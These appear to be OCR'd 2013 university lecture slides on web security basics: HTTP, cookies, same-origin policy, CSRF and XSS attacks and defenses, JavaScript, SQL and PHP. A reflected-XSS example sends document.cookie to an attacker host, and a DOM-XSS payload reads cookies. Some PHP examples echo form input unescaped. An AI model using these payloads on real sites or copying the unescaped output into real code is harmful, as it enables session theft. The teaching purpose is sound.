

Web Stuff

Shankar

May 10, 2013

Overview


WEB clients (eg, browsers) + servers (eg, apache)
html pages (with script, images, binary)
HTTP clients + servers
http requests, http responses
TCP or SSL–TCP clients + servers


Interaction of web clients and browsers
clients
servers
c1
c2
s1
s2
s3
c1 has s1–pages open
exchanging http requests/responses

Overview (cont)

- Notation
  - c1.s1: s1-page at c1
  - c1–s1: session between c1 and s1
- A page can send any request to any server: eg: c1.s2 can send request to s1
- A script in a page can
  - send requests (post and get)
  - full access to any "same-origin" page in browser.
  - limited access to "not-same-origin" page in browser: write, execute, but not read.
- "Origin" of a page defined by: [protocol (http or https), domain, port]
- Desired security of client
  - c1 should allow c1.s2 to execute c1.s1 resource (page/image/script/stylesheet) but not read or reconstruct it
  - Difficult to achieve
  - Same Origin Policy: precise formulation of desired security at client?

Overview (cont)

- Cookies:
  - http feature to maintain state at clients (for session/client history)
  - Primarily for efficiency, not security.
  - When c1.x sends request to s1, all c1–s1 cookies are included (even if x and s1 have different origins).
  - Cookies are not really designed for authentication.
- CSRF (Cross-Site Request Forgery) attack
  - Attacker x and victims c1, s1
  - c1.x sends request to s1 (to which c1 attaches c1–s1 cookies)
  - s1 accepts request as valid (mistakenly treats c1–s1 cookies as credential)
- XSS (Cross-Site Scripting) attack
  - Attacker x and victims c1, s1
  - x sends to s1 a request with data containing "hidden" attack script
  - s1 accepts data and stores it where clients can get it.
  - c1 requests data and executes attack script in c1–s1 context.

TCP

Provides connection-oriented fifo channel between any two [ip-addr, tcp-port]

- Listen(local address-port)
  - attach server to address-port
- Accept(local address-port)
  - listening server waits for incoming connection request
  - returns with remote address-port (to which it is connected)
- Connect(remote address-port)
  - returns either success (connection established) or failure (no connection)
- Send(byte sequence) over non-closing connection
  - returns void
- Receive(connection) // connection can be closing)
  - returns sequence of bytes
- Close(connection)
  - become closing
  - returns when all incoming data has been received by local user,
    all outgoing data has been acked by remote tcp, and remote is closing or closed

SSL-TCP

SSL sits between TCP and user.
Authenticates users and encrypts all user data seen by TCP.

- When A connects to B
  - A-TCP and B-TCP establish a connection
  - A-SSL and B-SSL authenticate each other over the TCP connection and establish session key(s).
    - using A public key and B public key, or
    - using B public key and A password (typical)
- During data transfer:
  - Each SSL encrypts outgoing user data before giving it to TCP.
  - Each SSL decrypts incoming TCP data before giving it to user.

HTTP

- Client sends request message(s)
  Server sends response message(s)
- HTTP request message (without chunking)

```
GET|HEAD|POST  [hostname]/path/resource  HTTP/1.1
Header1: value1
...
HeaderN: valueN
<optional content; ascii or binary>
```

- HTTP response message (without chunking)

```
HTTP/1.0 <3 digits> <info>                          // eg: 200 OK, 404 Not Found
Header1: value1
...
HeaderN: valueN
<optional content: html page, file content, query data; ascii or binary>
<footer>    // Like header
```

HTTP (cont)

- Example headers

```
Host: www.serverhost.com:80                                  // request
From: someuser@jmarshall.com                                 // "   "
User-Agent: HTTPTool/1.1                                     // "   "
Referrer: xyz.directory.com/a/b?name=Joe&sid=...             // "   "
Cookie: name1=value1; name2=value2                           // "   "
If-Modified-Since:<timestamp>                                // "   "

Set-Cookie: name1=value1; domain=a.b.com; expires=...        // response

Date: Fri, 31 Dec 1999 23:59:59 GMT                  // request/response
Content-Type: text/plain                             //   "      "    "
Content-Length: 1354                                 //   "      "    "
Transfer-Encoding: chunked                           //   "    "      "
X-Requested-By: ...                  // custom header,   "      "    "
X-XSRF-By: ...                       // custom header,   "      "    "
```

- Data can be sent chunked
- Persistent connections; Connection: close header.

HTML Page

- Tree-structured document
- Example

```
<!DOCTYPE html>
<html>                                                    // level 0 node
<head>                                                    // level 1 node
    <title> .... </title>                                 // level 2 node
    <style> attributes ... </style>
    <script> javascript </script>
    ...
</head>
<body>
    <script> javascript </script>
    <p id=...> .... </p>
    <img src="url" alt="some text">
    <iframe src="page.html" width="200" height="200"></iframe>
    <form ... action="uri" ... method=GET|POST> ... </form>
    <input type=text ...> ... </input>
    ...
 </body>
</html>
```

HTML Forms

- Input

```
<form>
Last name: <input type="text" name="lastname"> <br>
Password: <input type="password" name="pwd">
</form>
```

- Radio button

```
<form>
<input type="radio" name="sex" value="male">Male<br>
<input type="radio" name="sex" value="female">Female
</form>
```

- Submit Button

```
<input type="submit">
<input type="submit" value="Click Here">
```

- Clicking submit button sends form data to action's target

```
<form name="input" action="html_form_action.asp" method="get">
Username: <input type="text" name="user">
<input type="submit" value="Submit">
</form>
```

Same Origin Policy (SOP)

- *Origin* of a page defined by: [protocol (http or https), domain, port]
- Desired security at client c1 for servers s1 and s2 of non-matching origins
  - c1.s1 has limited access to c1.s2 resources (page, image, script, stylesheet).
  - Specifically, c1.s1 can execute c1.s2 resources but not read or reconstruct it.
  - Difficult to achieve
- Example
  - Suppose `getPixel(x,y)` returns the color of the pixel at point `[x,y]` on the screen.
  - Stop c1.s1 from read from c1.s2 and sending to other than s2.
  - Stop c1.s1 from layering a low-opacity frame over c1.s2!! [cite]
- Example
  - HTML5 <canvas> element can draw an image from an arbitrary origin on itself, and serialize the canvas's contents to a data URL.
  - Stop c1.s1 from rendering a c1.s2 image and sending it to other than s2.

Cookies

- Cookies allow a web client to maintain state for a server
- A cookie is an object in the web client that is created/deleted by a server
  - via Set-cookie header in http response
  - via script (sent by server) at client
- A cookie consists of
  - *name-value pair*: <name> = <value>
  - *attributes*:

```
domain = <cookie-domain>                    // default: server URL's domain
path = <cookie-path>                        // default: server URL's path
expires = <expiry-time>                     // default: end of session/timeout
secure                                      // optional; cookie sent only on https link
HttpOnly        // optional; cookie accessible only via http (e.g., not via script)
```

- Domain can be any domain-suffix of server URL's domain, except top-level domain
  - So a.b.com can set cookies for a.b.com, .b.com
    but not for c.b.com, c.com, .com

Cookies (cont)

- Setting cookies via http response
  - Example response

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name1=value1
Set-Cookie: name2=value2; expires=...; domain=...; path=..., secure;
...
```

  - Deleting cookie: Set-cookie:name1=value1; expires= <PAST DATE>; ...

- Setting cookies via script
  - document.cookie: // Javascript object of cookies associated with page
  - document.cookie = "name=value; expires=...;" // setting
  - document.cookie = "name=value; expires= <PAST TIME>" // deleting
  - alert(document.cookie) // printing

Cookies (cont)

- When a client sends a request to a server, it includes the name-value pairs of *all* cookies in the "scope" of the server's URL.
- A cookie is in the scope of a URL if
  - cookie-domain is domain-suffix of URL-domain, and
  - cookie-path is prefix of URL-path, and
  - protocol is HTTPS if cookie is "secure"
- Example: request with cookies

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2        // if name2 is secure, then https
....
```

Cookies (cont)

Many reasons why cookies are not suited for authentication purposes

- All cookies in scope are sent; client app has no control over this.
- So authentication based only on presence of cookie is not good
  (unless cookie is unguessable, never sent in open, ...)
- Authentication based on matching cookie in header to cookie embedded in data is better (assuming cookie name/value is hidden from attacker).
  - Embed in URL link: can leak via http referer header.
  - Embed in hidden form field: short sessions or need form field in every page.
- Server sees only the name-value pairs of cookies.
  - Does not see cookie attributes
  - Does not see which domain (last) set the cookie.
- Active network attacker can set *any* (even secure) cookie in an http response.
  - In this case, even a secure cookie cannot be trusted unless:
    - it includes a keyed hash (or equivalent) using a key of server
    - it was set over https and has unguessable name and value
    - ...
- ...

Authentication without relying on cookies

- Set unguessable-named secure cookie over https, and include it in data (Server can validate by comparing cookie values in data and header).
- Like above but not with a cookie (so http does not send it). eg, custom headers
- Browser does not allow cross-site requests
  - to submit methods other than GET, POST, and HEAD;
  - to send custom headers;
  - to issue POSTs with Content-Types other than application/x-www-form-urlencoded, multipart/form-data, or text/plain.
- ...
- Requires server to do more work

CSRF Attack

- Attacker x gets victim client c1 to click on malicious link to victim server s1.
- s1 accepts request as valid (mistakenly treats cookies as credential).
- Link may hide in
  - web forums where users (attacker) can supply content with links (http GET)
  - c1 visits attacker domain (which may have valid https certificate)
- Example attacks
  - Get c1 to make requests to Amazon servers, to influence Amazon's reccos.
  - Password-guessing: get c1 to send requests with candidate passwords.

LOGIN CSRF Attack

http://seclab.stanford.edu/websec/csrf/csrf.pdf

- Attacker forges a login request by victim client to honest server using *attacker*'s name/password at that site.

  So server binds subsequent requests (by victim client) to attacker's account.

- Example Google, Yahooo:
  - attacker forges "login to Google" request, with attacker name/passwd.
  - victim client now has session id associated with attacker
  - when victim does a search, attacker can see victim's search history.
- Example PayPal:
  - victim visits attacker merchant site and chooses to pay using PayPal
  - victim redirected to PayPal, attempts to log into victim's account but attacker silently logs victim into attacker account.
  - victim enrolls credit card, which is now added to attacker PayPal account.

CSRF defenses

Defense 1

- include a secret token with each request (in data of request)
- validate that token is correctly bound to user's session.

Defense 2

- validate request's `Referer` header.
- Problem: referer header may be removed by browser or its network:
  - for privacy reasons (path can have sensitive information).
  - for https-to-http transitions.
  - non-http sender,
    eg, `http://attacker/` redirected to `ftp://attacker/`, which sends request.
- Better solution: `Origin` header:
  - `Referer` header without path.
  - Sent only for POST requests.
  - Server: uses POST (blocks GET) for all state-modifying requets, including login.
  - Browser always sends `Origin:` header; value may be `null`.

CSRF defenses (cont)

Defense 3

- Set a custom header via `XMLHttpRequest`, eg, `X-Requested-By: XMLHttpRequest`
- Server validates that header is present
- Browser stops (allows) sites to send custom http to another (same) site.
- Server accepts state-modifying requests iff has `XMLHttpRequest` header.

XSS

- Attacker injects attack script into pages generated by a victim server s1.
- Victim client c1 gets page from s1 and executes script in c1–s1 context.
- Reflected XSS:
  - Attacker gets c1 to send request with script to s1
  - s1 reflects it back to c1 as part of s1-page
- Stored XSS:
  - Attacker stores script in a resource (e.g., database) managed by s1.
  - c1 gets page from s1 that contains resource element with script.
- DOM-based XSS:
  - Attacker gets c1 to apply an input to c1.s1,
    which then modifies itself to contain an attack script.

REFLECTED XSS attack

- Basic Scenario
  - Attacker x, victim client c1, victim server s1.
  - x gets c1 to click a link with attack code to s1 eg,
    `http://s1.com/search.php?term=`
    `<script> window.open("http://x.com?cookie=" + document.cookie)</script>`
  - s1 (say a search engine) *echoes* c1's input, thus delivering attack code to c1.
  - attack code sends c1.s1 data (eg, cookie) to x.com

- Example: Adobe PDF viewer [cite]
  - PDF documents can execute JavaScript code:
  - Attacker gets victim c1 to click `http://s1.com/file.pdf#blah=javascript:malware`.
    Malware runs in context of `website.com`
  - Worse: `file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:malware`
    Malware runs in local context (can read local files ...)

STORED XSS attack

- Basic Scenario
  - Attacker x, victim client c1, victim server s1.
  - x stores malware in resource at s1.
  - c1 requests content from s1, which includes resource element with malware.
  - c1 downloads content and malware is executed
- Example: MySpace.com (Samy worm) [cite]
  - Users can post HTML on their pages
  - HTML screened for <script>, <onclick>, <a href=javascript://>, etc.
  - But allows script in CSS tags:

  - And allows "javascript" as "java\nscript"
  - Samy worm infects anyone who visits an infected MySpace page
- Example: using images (eg, photo sharing site)
  - Suppose pic.jpg on web server contains HTML.
    Attack if browser renders this as HTML (despite Content-Type=image/jpeg header).

DOM-based XSS

(Amit Klein: http://www.webappsec.org/projects/articles/071105.shtml)

- Attack script is a result of modifying DOM in the browser.
- Attack script need not come from server.
- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```

- Ok when invoked with http://s1.com/welcome.html?name=Joe

  Displays "Hi Joe".
- But http://s1.com/welcome.html#name=<script>alert(document.cookie)</script>

  Makes browser execute the script

  Note: "#" (instead of "?") means "name=..." is not sent to server
- Run-time modification of HTML.

Javascript

- HTML page can contain Javascript in text or by reference
  - Eg: <script src="myscript.js"></script>
- Javascript not in a function: executed when page is loaded.

```
<script>
document.write(...)
document.onload="jsfunc(...)"
...
</script>
```

- Javascript function: executed when called

```
<script>
  function f1(arg) {
    document.getElementById("demo").innerHTML="JavaScript f1("Hello")";
  }
</script>
...
<p id="demo">A Paragraph</p>
<button type="button" onclick="f1()">Try it</button>
```

JavaScript DOM

- DOM (Document Object Model): document (page) is a tree of objects.
  - the entire document is a document node
  - every HTML element is an element node
  - the text inside an HTML element is a text node
  - every HTML attribute is an attribute node
  - comments are comment nodes
- Javascript can access any HTML element in the page

```
...
<div id="main">
 <p>...</p>
 <p>...</p>
</div>

...
<script>
var x=document.getElementById("main")
var y=x.getElementsByTagName("p")
// y[0] textrmis the first paragraph in main
// y[1] textrmis the second paragraph in main
...
</script>
```

JavaScript DOM (cont)

- Javascript can change any element, attribute or style in the page:

  ```
  x.innerHTML(...)
  x.attribute=<new value>
  x.style.ppty=<new style>
  ...
  ```

- Javascript can change the output stream:

  ```
  document.write(...)
  ```

- Javascript can create any element in the page:
  - create instance of an element type (e.g., p, h1, etc)
  - attach attributes to it
  - attach the element to the DOM tree
- Javascript can remove any element in the page:
  - get a pointer to an element in the DOM tree; remove the element

JavaScript DOM (cont)

- Javascript can react to any event in the page
  - When a user clicks the mouse: `onclick`
  - When a web page has loaded: `onload`
  - When an image has been loaded
  - When the mouse moves over an element: `mouseover`
  - When an input field is changed
  - When an HTML form is submitted
  - When a user strokes a key:
    - `<h1 onclick="this.innerHTML='Ooops!'">Click on this text!</h1>`
    - `<h1 onclick="func1(this)">Click on this text!</h1>`

JavaScript BOM

- BOM (Browser Object Model): Browser window represented by the window object.
- An open document is a property (attribute) of the window object:
  - window.document.getElementById("header") same as document.getElementById("header")
- Window size: document.documentElement.clientHeight and document.documentElement.clientHeight
- Creating, closing, resizing windows: window.open(), window.close(), window.moveTo(), window.resizeTo()
- Window Screen: user screen: screen.availWidth, screen.availHeight
- Window.location: get current URL, redirect browser to new URL

```
location.hostname
location.pathname
location.port
location.protocol:     // http:// or https://
location.href
location.assign():     // loads a new document
```

JavaScript BOM (cont)

- Window.history: history.back(), history.forward()
- Window.navigator: contains info about vistor's browser:
  navigator.appCodeName/appName/appVersion/cookieEnabled/platform...
- Popup Boxes: alert("sometext"); confirm("sometext"); prompt("sometext")
- Window timing methods

```
setInterval()(<javascript function>, <milliseconds>)
clearInterval(intervalVariable);

setTimeout()(<javascript function>, <milliseconds>)
clearTimeout(intervalVariable);
```

Example

```
myVar = setInterval()(function()(alert("Hello")), 3000);
clearInterval(myVar);
```

- JavaScript Cookies: document.cookie = ...; // set a cookie

SQL

- SQL database: contains one or more tables.
- Table (columns $\times$ rows):
  - name of table
  - names of columns
  - rows (records)
- SQL statements
  - `SELECT`: extract data from a database
  - `UPDATE`: update data in a database
  - `DELETE`: delete records from a database
  - `INSERT`: insert new records into a database
  - `CREATE/ALTER DATABASE`: create/modify a database
  - `CREATE/ALTER/DROP` table - create/modify/delete a table
  - `CREATE/DROP` index: create/delete an index (search key)
- MySQL comments styles:
  From "#" or "--" to end of line
  From "/*" to the following "*/ (can be multi-line)

SQL (cont)

- WHERE <column-value condition>: filter rows based on condition.
  - WHERE City='Sandnes'
  - WHERE City='Sandnes' OR Age=23
  - WHERE (City='Sandnes' AND Age<34) OR (Age=23)
  - Note: Text value is quoted. Number value is not quoted.
- SELECT * FROM <table> // select all columns
- SELECT <columns> FROM <table> // select <columns>
- SELECT <columns> FROM <table> WHERE <condition>
  // select <columns> of rows satisfying <condition>

  Eg: SELECT * FROM Persons WHERE ((Fname='Tove' AND Year=1988) OR Lname = 'Eve')
- UPDATE <table> // update values of <columns> of rows satisfying <condition>
  SET <column1>=<value>, <column2>=<value2>, ...
  WHERE <condition>

  Eg: UPDATE Persons SET Address='Ness 67', City='Sandnes'
  WHERE Lname='Tjessem' AND Fname='Jakob'

SQL (cont)

- DELETE FROM <table> WHERE <condition> // delete selected rows
  Eg: DELETE FROM Persons WHERE Lname='Tjessem' AND Fname='Jakob'
  DELETE FROM <table> // deletes all rows (but table remains)
  DELETE * FROM <table> // deletes all rows
- INSERT INTO <table> VALUES (value1, value2, ...) // insert records
  eg: INSERT INTO Persons VALUES (4,'Nils', 'Jon', 'Bak 2', 'Stavanger')

  // insert record with data in specified columns; other columns set to null
  INSERT INTO <table> (<column1>, <column2>, ...) VALUES (value1, value2, ...)
  eg: INSERT INTO Persons (P_Id, Lname, Fname) VALUES (5, 'Tjes', 'Jak')
- Wildcards
  % : zero or more characters
  _ : exactly one character
  [charlist] : any single character in charlist
  [^charlist] or [!charlist]: any single character not in charlist

SQL (cont)

- UNION: Combines the result-set of two or more SELECT statements
  - columns in each SELECT statement must have same number, data type, order.
  - selects only distinct values by default.
  - column names in the result-set are the column names in the first SELECT

  Eg: `SELECT <columns> FROM <table1> UNION SELECT <columns> FROM <table2>`
- `CREATE DATABASE <database name>` `// create database`
- `CREATE TABLE <table name>` `//create table`
  `(column_name1 data_type1, column_name2 data_type2, ....  )`

  Example:

```
CREATE TABLE Persons
(P_Id int, Lname varchar(255), Fname varchar(255),
Address varchar(255), City varchar(255) )
```

SQL Prepared Statement

- Prepared statement: statement with parameters (labelled "?"):
  - Eg: `INSERT INTO PRODUCT (name, price) VALUES (?, ?)`
- Execute statement instantiates a prepared statement.
- More efficient when invoked multiple times (with different data)
- Guards against SQL injection attacks
- Example

```
mysql> PREPARE stmt1 FROM 'SELECT SQRT(POW(?,2) + POW(?,2)) AS hypotenuse';
mysql> SET @a = 3;
mysql> SET @b = 4;
mysql> EXECUTE stmt1 USING @a, @b;
<output printout>
mysql> DEALLOCATE PREPARE stmt2;
```

SQL Prepared Statement (cont)

- Via Java and the JDBC API:

```
java.sql.PreparedStatement stmt = connection.prepareStatement(
                "SELECT * FROM users WHERE USERNAME = ? AND ROOM = ?");
stmt.setString(1, username);
stmt.setInt(2, roomNumber);
stmt.executeQuery();
```

- Via PHP and PHP Data Objects (PDO):

```
$stmt = $dbh->prepare("SELECT * FROM users WHERE USERNAME = ? AND PASS-
WORD = ?");
$stmt->execute(array($username, $password));
```

PHP

- Server scripting language; makes dynamic interactive Web pages.
- PHP file (.php) can contain text, HTML, JavaScript code, PHP code.
- PHP script is executed on server; result returned to browser as plain HTML.
- PHP can:
  - generate dynamic page content (images, pdf, flash movies)
  - create, open, read, write, and close files on the server
  - collect form data
  - send and receive cookies
  - add, delete, modify data in your database
  - restrict users to access some pages on your website
  - encrypt data

PHP (cont)

- PHP script:

```
<?php                                                    // start of php script
$txt1="Hello world!";              // Need single or double quotes around value
$txt2="What a nice day!";
echo $txt1 . " " . $txt2;                        // "." is concatenation operator
?>                                                         // end of php script
```

- PHP function

```
<?php
$x=4; // global scope          // var starts with "$" then letter or underscore
$y=5; // global scope

function myTest() {
  global $y;  // access global y
  echo $x; // local scope; global x not accessible
}

myTest();
?>
```

- PHP arrays: indexed (numeric index); associative (named keys); multidimensional.

PHP Form Handling

- Example:
  - HTML form with two input fields and a submit button.

```
...
<form action="welcome.php" method="post">
Name: <input type="text" name="fname">
Age: <input type="text" name="age">
<input type="submit">
</form>
...
```

  - Upon submitting, form data is sent to PHP file "welcome.php", eg:

```
<html>
<body>
Welcome <?php echo $_POST["fname"]; ?>!<br>
You are <?php echo $_POST["age"]; ?> years old.
</body>
</html>
```

  - Output could be something like this:

```
Welcome John!
You are 28 years old.
```

PHP Form Handling (cont)

- $_GET array variable

  Collects values from a form with method="get"; indexed by input name.

- Example
  - HTML page

```
<form action="welcome.php" method="get">
Name: <input type="text" name="fname">
Age: <input type="text" name="age">
<input type="submit">
</form>
```

  - URL sent to server upon submitting:

    - http://www.w3schools.com/welcome.php?fname=Peter&age=37

  - In "welcome.php" file: $_GET variable has form data indexed by name

```
Welcome <?php echo $_GET["fname"]; ?>.<br>
You are <?php echo $_GET["age"]; ?> years old!
```

PHP Form Handling (cont)

- $_POST array variable

  Collect values from a form sent with method="post"; indexed by input name.

- Example
  - HTML page

```
<form action="welcome.php" method="post">
Name: <input type="text" name="fname">
Age: <input type="text" name="age">
<input type="submit">
</form>
```

  - URL sent to serve upon submiting:

  - http://www.w3schools.com/welcome.php

  - In "welcome.php" file: $_POST variable has form data indexed by name

```
Welcome <?php echo $_POST["fname"]; ?>!<br>
You are <?php echo $_POST["age"]; ?> years old.
```

PHP Form Handling (cont)

- $_REQUEST Variable

  Contains the contents of both $_GET, $_POST, and $_COOKIE.

  $_REQUEST variable can be used to collect form data sent with both the GET and POST methods.

- Example

```
Welcome <?php echo $_REQUEST["fname"]; ?>!<br>
You are <?php echo $_REQUEST["age"]; ?> years old.
```

PHP: Cookie Handling

- Setting a cookie

  setcookie(name, value, expire, path, domain) // BEFORE the <html> tag)

  Eg: cookie named "user" with value "Alex Porter", expiring after one hour.

```
<?php
setcookie("user", "Alex Porter", time()+3600);
?>
<html>
.....
```

- Testing whether a cookie exists

  isset($_COOKIE["user"]): true iff cookie named user is set.

```
<html>
<body>
  <?php
  if (isset($_COOKIE["user"]))
    echo "Welcome " . $_COOKIE["user"] . "!<br>";
  else
    echo "Welcome guest!<br>";
  ?>
</body>
</html>
```

PHP: Cookie Handling (cont)

- Retrieving a cookie value

  $_COOKIE["user"]: returns value of cookie named user.

```
<?php
echo $_COOKIE["user"];                    // print a cookie
print_r($_COOKIE);                        // view all cookies
?>
```

- Deleting a cookie

  Set the expiration date in the past

```
<?php
// set the expiration date to one hour ago
setcookie("user", "", time()-3600);
?>
```

PHP: MySQL

- `$con = mysqli_connect(host,username,password,dbname)` `// connect to MySQL Server`
- `mysqli_connect_errno($con):` `// status of MySQL connection`
- `$sql="CREATE DATABASE my_db"` `// create database`
- `mysqli_query($con,$sql)` `// status of table`
- `mysqli_query($con,"INSERT INTO Persons (FirstName, LastName, Age) VALUES ('Peter', 'Griffin',35)");`
- `mysqli_query($con,"UPDATE Persons SET Age=36 WHERE FirstName='Peter' AND LastName='Griffin'");`
- `mysqli_query($con,"DELETE FROM Persons WHERE LastName='Griffin'");`
- PHP prepared statement

```
$db = new mysqli("localhost", "user", "pass", "db");
$stmt = $db->prepare("SELECT * FROM users WHERE name=? AND age=?");
$stmt->bind_param("si", $user, $age);                    // si: <string,int>
$stmt->execute();
```

PHP: MYSQL (cont)

- mysqli_stmt: class for prepared statement.
- Attributes:
  - mixed prepare (string $query) // prepare an SQL statement for execution
  - bool bind_param (string $types, mixed &$var1 [, mixed &$...])
    // bind variables to a prepared statement as parameters
  - bool execute (void) // executes a prepared query
  - mysqli_result get_result (void) Gets a result set from a prepared statement
  - bool bind_result (mixed &$var1 [, mixed &$...])
    // binds variables to a prepared statement for result storage
  - bool store_result (void) Transfers a result set from a prepared statement
    int $affected_rows; // number of rows changed, modified, deleted
  - int $num_rows; // number of rows in statements result set
  - int $errno; array $error_list; string $error; string $sqlstate;
    // error reporting
  - bool close (void)